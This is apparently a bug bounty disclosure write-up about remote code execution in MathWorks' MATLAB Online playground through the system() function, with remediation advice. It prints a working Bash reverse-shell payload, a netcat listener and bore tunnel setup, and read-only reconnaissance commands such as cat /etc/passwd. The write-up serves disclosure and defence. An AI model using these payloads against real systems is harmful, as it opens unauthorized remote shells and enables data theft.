A playground with a shell: remote code execution in MATLAB Online via system()
A browser playground is supposed to run only the language it advertises. MATLAB is a full programming language, and one of its standard functions hands its argument straight to the host shell. On MathWorks' hosted playground, that one function was the whole distance from "run some MATLAB" to a root-adjacent shell on a shared backend.
A hosted code playground makes a quiet promise. You type code, it runs somewhere else, and the "somewhere else" is a box that is boxed in. Your code is supposed to touch its own little sandbox and nothing more: not the operating system under it, not the network around it, and definitely not whoever else is sharing the pool. The whole value of the feature is that the promise holds even when the person typing is hostile.
The MATLAB Online AI Chat Playground is one of these. It lets you write MATLAB in the browser and runs it on a MathWorks-hosted backend, handing the results back to the page. The catch is that MATLAB is not a calculator or an expression evaluator. It is a complete programming environment, and its standard library includes a function whose entire job is to run operating-system commands.

system(), target category Web App, priority P1. The report ID, timestamps and exact target URL are redacted.The one function that was never supposed to be reachable
That function is system(). In a desktop MATLAB session this is ordinary and
expected: you call system('ls') and MATLAB shells out, runs the command, and
gives you back the exit status and output. It is a thin wrapper over the host shell, by
design.
Drop that same function into a multi-tenant playground that accepts code from anyone with
an account, and the design turns into a door. The playground executed submitted MATLAB
server-side without taking system() off the table, so the following statement,
typed into the editor like any other snippet, ran a command on the backend host:
system('<shell command>')
The moment system() forwards its argument to the host shell, the boundary
the playground is meant to enforce is already gone. The server is no longer running
your MATLAB; it is running your shell command. Everything that follows is a
consequence of that single reachable primitive.
From a MATLAB call to a shell on the box
Because system() builds a full command line, the argument does not have to be
a harmless ls. It can be a reverse shell: a command that tells the backend to
reach back out to a listener I control and give me an interactive session. In shape, the
payload was a standard Bash reverse shell wrapped in the MATLAB call:
system('bash -c "bash -i >& /dev/tcp/<listener-host>/<port> 0>&1"')
The destination in that payload is a public bore
tunnel relay (bore.pub), which forwarded the callback to a listener on my own
machine, so the backend reached out to the relay rather than straight to me and the port
was a throwaway assigned for the session. The screenshot below is the actual call, entered
in the playground editor:

system(), aimed at the public bore.pub relay. Pressing Run executed it on the backend.On my side, the setup was just a plain listener exposed through the relay:
# local listener
nc -lvnp 4444

# expose the local listener through a public relay
bore local 4444 --to bore.pub
# -> listening at bore.pub:<assigned_port>
Running the payload in the playground returned an exit status of 0, which by
itself already tells you the OS command executed. A second later the listener lit up with
the backend's outbound connection:
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 36292
The source shows as 127.0.0.1 only because the tunnel forwards the connection
to the local port; the connection itself originated on the MathWorks backend.
Who the shell was, and where
With an interactive session, the only remaining question is the one that sets the severity: who am I on this machine, and what can I see? A handful of read-only commands answered it without touching anything:
$ whoami
matlab

$ id
uid=1000600715(matlab) gid=1000600912(matlabgroup) groups=1000600912(matlabgroup),0(root)

$ pwd
/users/mss.system.<redacted-session-id>

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
matlab:x:1000600715:1000600912::/home/matlab:/bin/bash
...

whoami, id (note group 0(root)), pwd, and cat /etc/passwd. The backend host and pod names and the file contents are redacted.
So the code ran as a matlab service user, a member of group 0 (root),
and could read arbitrary files on the host. Reading /etc/passwd is the
classic proof: it exists everywhere, it is not a secret, and getting it back means the
command genuinely executed on the far side.
The shell prompt also gave away the shape of the environment: a container-style hostname from an orchestrated compute pool.
matlab@br2026ad-<pod-id>-matlab-pool-v2-<hash>:/users/mss.system.<redacted-session-id>$
Across repeated runs the callback landed on different backend hosts with distinct per-session home directories, which tells you these are ephemeral, per-session execution contexts drawn from a shared pool. Execution was on MATLAB release R2026a. That shared-pool detail matters: a shell on a multi-tenant backend is not just a problem for my own session, it is a foothold next to everyone else's.
Why this is Critical, and where I stopped
Arbitrary command execution on a hosted, multi-tenant backend is about as high as web impact goes, and the finding was rated Critical in the public disclosure. The reachable consequences stack up quickly:
- Host access within the execution context. Commands ran with the backend user's privileges, exposing readable files, environment data, and any secrets or tokens that user could reach.
- Arbitrary file read. Demonstrated with
/etc/passwd; it extends to anything the execution identity can read. - Unrestricted outbound network. The egress that made the reverse shell possible is the same egress that would make data exfiltration or reaching internal services possible.
- A lateral-movement surface on a shared pool. A shell on shared infrastructure is a starting point for enumerating internal services, metadata endpoints, and neighbouring resources.
All testing was deliberately limited to non-destructive, read-only commands, enough to prove the boundary was gone and no further. Proving the door opens does not require walking through and ransacking the house.
Root cause: a dangerous primitive reachable from untrusted input
The underlying mistake is simple to state. An OS-command primitive, system(),
was reachable from untrusted user input in an environment whose entire job is to run
untrusted input, and the host let that input connect outbound without restriction.
The trap is a subtle one worth naming. Executing a user's code confirms that the platform will run the input. It does not imply the input should be able to reach the shell, the host filesystem, or external networks. A playground is allowed to run MATLAB. It is not supposed to let MATLAB run the operating system. Those capabilities have to be denied by the execution environment itself, regardless of what the submitted code asks for, because the submitted code is exactly the thing you do not trust.
The fix
- Isolate execution for real. Run untrusted code in a locked-down container or micro-VM with no general-purpose host shell, a minimal filesystem view, non-root execution, and tightly scoped capabilities. Resisting escape should be a primary design goal, not a side effect.
- Neutralize dangerous language primitives. Disable the OS-interaction functions,
system()and its shell, process, and file equivalents, inside the hosted runtime. Prefer an allowlist of permitted functionality over a blocklist of individual functions; blocklists lose. - Deny egress by default. Block outbound connections from the execution environment and permit only the specific destinations a feature legitimately needs. This single control stops reverse shells and most exfiltration even when code execution happens.
- Harden the identity and image. Run as a minimal, unprivileged user with no membership in sensitive groups, apply least-privilege filesystem permissions, and strip unnecessary tools from the image to limit what a shell is worth.
- Strengthen tenant isolation and watch the runtime. Keep per-session contexts strongly isolated on the shared pool, and alert on anomalous behaviour from the playground: outbound connection attempts, shell invocation, access to sensitive paths.
Key takeaways
- "We run the user's code" and "the user's code can reach the OS" are two different statements. A playground promises the first and must deny the second.
- A full programming language is not a safe sandbox by default. Its standard library is the attack surface, and a single OS primitive left reachable is enough.
- Egress filtering is the cheapest high-value control here: deny outbound by default and the reverse shell never connects, even if code execution slips through.
- Prove RCE with the smallest harmless commands that show execution and identity:
idandcat /etc/passwdsay everything and break nothing.
Disclosure
This was independent bug bounty research. The issue was reported through the target's bug bounty program and publicly disclosed with a Critical rating. It is published here for educational and defensive purposes: it documents the technical issue, its impact, and the controls that would have stopped it. It was not a commissioned engagement and does not imply any authorization to test the target.